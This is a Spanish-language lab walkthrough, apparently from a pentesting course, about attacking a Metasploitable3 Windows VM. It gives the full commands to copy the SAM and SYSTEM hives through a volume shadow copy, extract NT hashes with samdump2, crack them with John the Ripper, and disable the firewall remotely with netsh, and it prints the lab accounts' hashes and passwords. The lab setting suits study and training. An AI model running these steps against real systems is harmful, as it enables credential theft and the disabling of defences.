
```
Logon script
User profile
Home directory
Last logon                    3/15/2024 10:15:36 PM

Logon hours allowed           All

Local Group Memberships       *Administrators
Global Group memberships      *None
The command completed successfully.
```


Vamos a ver información del usuario vagrant:

```
-sh-4.3$ net user vagrant
User name                     vagrant
Full Name                     vagrant
Comment                       Vagrant User
User's comment
Country code                  001 (United States)
Account active                Yes
Account expires               Never

Password last set             3/19/2023 2:05:27 AM
Password expires              Never
Password changeable           3/19/2023 2:05:27 AM
Password required             Yes
User may change password      Yes

Workstations allowed          All
Logon script
User profile
Home directory
```

```
Last logon                    3/15/2024 10:34:32 PM

Logon hours allowed           All

Local Group Memberships       *Administrators       *Users
Global Group memberships      *None
The command completed successfully.
```

Para obtener las credenciales de los usuarios vamos a necesitar un script. Lo encontraremos en GitHub:






Descargamos el script:

```
  GNU nano 7.2          /home/kali/Escritorio/vssown.vbs
REM Volume Shadow Copy Management from CLI.
REM Part of the presentation "Lurking in the Shadows" by Mark Baggett and Ti>
REM Co-developed by Mark Baggett (@MarkBaggett) and Tim Tomes (@lanmaster53).

Set args = WScript.Arguments

If args.Count < 1  Then
  wscript.Echo "Usage: cscript vssown.vbs [option]"
  wscript.Echo
  wscript.Echo "  Options:"
  wscript.Echo
  wscript.Echo "  /list                                - List current volume sh>
  wscript.Echo "  /start                               - Start the shadow copy >
  wscript.Echo "  /stop                                - Halt the shadow copy s>
  wscript.Echo "  /status                              - Show status of shadow >
  wscript.Echo "  /mode                                - Display the shadow cop>
  wscript.Echo "  /mode [Manual|Automatic|Disabled]    - Change the shadow copy>
  wscript.Echo "  /create [drive_letter]               - Create a shadow copy."
  wscript.Echo "  /delete [id|*]                       - Delete a specified or >
  wscript.Echo "  /mount [path] [device_object]        - Mount a shadow copy to>
  wscript.Echo "  /execute [\path\to\file]             - Launch executable from>
  wscript.Echo "  /store                               - Display storage statis>
  wscript.Echo "  /size [bytes]                        - Set drive space reserv>
```

Ahora, lo tenemos que subir a la máquina metasploitable2. Lo haremos a través de ssh:


```
scp '/home/pru/Escritorio/vssown.vbs' Administrator@192.168.1.37:/cygdrive/c/Users/Administrator
Administrator@192.168.1.37's password:
vssown.vbs                                    100% 8744    269.2KB/s   00:00
```


Ya se ha copiado en la máquina:



Ahora, en la máquina metasploitable3 ejecutamos el script, mediante cscript.exe:

```
cscript.exe vssown.vbs /start
cscript.exe vssown.vbs /status
cscript.exe vssown.vbs /create c
cscript.exe vssown.vbs /list
```






La copia se ha hecho en: [\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1]

Vamos a copiarlo. Para ello, tenemos que usar comandos de Windows, creamos un directorio ms:

```
cd ..
cd ..
dir
mkdir ms
cd ms
dir
```

Ahora, realizamos la copia:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\sam c:\ms
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\system32\config\system c:\ms
dir
```



Ahora, salimos del CMD y de SSH:

```
exit
exit
```

```
C:\ms>exit
exit
-sh-4.3$ exit
logout
Connection to 192.168.1.37 closed.

┌──(kali㉿kali)-[~]
└─$
```

A continuación, descargamos esos archivos a nuestra máquina Linux:

```
scp Administrator@192.168.1.37:/cygdrive/c/ms/sam /home/pru/sam
scp Administrator@192.168.1.37:/cygdrive/c/ms/system /home/pru/system
```

```
┌──(kali㉿kali)-[~]
└─$ scp Administrator@192.168.1.37:/cygdrive/c/ms/sam /home/kali/sam
Administrator@192.168.1.37's password:
sam                                           100%  256KB   1.8MB/s   00:00
```

```
┌──(kali㉿kali)-[~]
└─$ scp Administrator@192.168.1.37:/cygdrive/c/ms/system  /home/kali/system
Administrator@192.168.1.37's password:
system                                        100% 7680KB  27.3MB/s   00:00
```

Para ver el contenido, hemos de utilizar una herramienta en Linux, samdump2:

```
samdump2 system sam
```

Nos aparecen los usuarios:


Pero las contraseñas están encriptadas (están almacenadas en forma de Hash). De todas formas, lo almacenamos en un documento (users.txt):


```
Samdump2 system sam -o users.txt
```

```
┌──(kali㉿kali)-[~]
└─$ samdump2 system sam -o users.txt

┌──(kali㉿kali)-[~]
└─$ ls
Descargas  Desktop  Documentos  Escritorio  Imágenes  Música  Plantillas  Público  sam  system  users.txt  Vídeos

┌──(kali㉿kali)-[~]
└─$ cat users.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
```


Vamos a ver cómo podemos obtener las contraseñas:

Vamos a utilizar la herramienta John the Ripper. Primero necesitamos diccionarios. Vamos a utilizar rockyou y Kaonashi (2 diccionarios):





El diccionario rockyou.txt se copia directamente desde la carpeta Descargas a la carpeta de trabajo. Los diccionarios Kaonashi hay que descomprimirlos. Ambos están en la carpeta Descargas:



Vamos a pasar el diccionario rockyou a john the Ripper:

```
john --format=NT --wordlist=/home/pru/Escritorio/rockyou.txt users.txt --fork=4
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
                 (*disabled* Guest)
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (Administrator)
```

```
pr0t0c0l         (c_three_pio)
4 0g 0:00:00:00 DONE (2024-03-16 04:35) 0g/s 8537Kp/s 8537Kc/s 153682KC/s !!!sad!!!.ie168
2 0g 0:00:00:00 DONE (2024-03-16 04:35) 0g/s 8149Kp/s 8149Kc/s 146696KC/s !!()ez:0).a6_123
1 1g 0:00:00:00 DONE (2024-03-16 04:35) 2.272g/s 8149Kp/s 8149Kc/s 138611KC/s !!!lkav!!!.abygurl69
Waiting for 3 children to terminate
3 2g 0:00:00:00 DONE (2024-03-16 04:35) 4.444g/s 7968Kp/s 7968Kc/s 130028KC/s !!!rain..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Ha encontrado 2 contraseñas:

vagrant (Administrator)

pr0t0c0l (c_three_pio)

Vamos a pasar el diccionario kaonashi14M y kaonashi a john the Ripper:

```
john --format=NT --wordlist=/home/pru/Escritorio/kaonashi14M.txt /home/pru/Escritorio/users.txt --fork=4
john --format=NT --wordlist=/home/pru/Escritorio kaonashi.txt /home/pru/Escritorio/users.txt --fork=4
```

Ha encontrado 3 contraseñas:

mandalorian1 (boba_fett)

b@ckstab (lando_calrissian)

thats_no_moon (ben_kenobi)

Guardamos las contraseñas encontradas en el archivo contraseñasencontradas.txt

```
john --format=NT --show /home/pru/Escritorio/users.txt >/home/pru/Escritorio/contraseñasencontradas.txt
```


```
Administrator:vagrant:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
*disabled* sshd::1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
c_three_pio:pr0t0c0l:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben_kenobi:thats_no_moon:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
lando_calrissian:b@ckstab:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
boba_fett:mandalorian1:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::

8 password hashes cracked, 12 left
```

ACTIVAR/DESACTIVAR FIREWALL

La máquina metasploitable3 tiene activado el firewall. Veamos cómo podríamos desactivarlo de forma remota:

En primer lugar, vamos a ver los puertos que están abiertos en la máquina:

```
nmap 192.168.1.37
```



Entramos en la máquina de forma remota con ssh, y vamos a desactivar el firewall:

```
ssh Administrator@192.168.1.37
Administrator@192.168.1.37's password:
netsh firewall set opmode mode=DISABLE
```

```
-sh-4.3$ netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

Comprobamos de nuevo los puertos abiertos:

```
nmap 192.168.1.37
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.1.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 05:27 EDT
Nmap scan report for 192.168.1.37
Host is up (0.00014s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
4848/tcp  open  appserv-http
7676/tcp  open  imqbrokerd
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 08:00:27:D7:CC:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.58 seconds
```

Podemos comprobar que hay mas puertos abiertos, al haber desactivado el firewall. En este momento podría utilizar cualquiera de los puertos que protegía el firewall.

Si quiero dejar de nuevo el firewall activado:

```
netsh firewall set opmode mode=ENABLE
```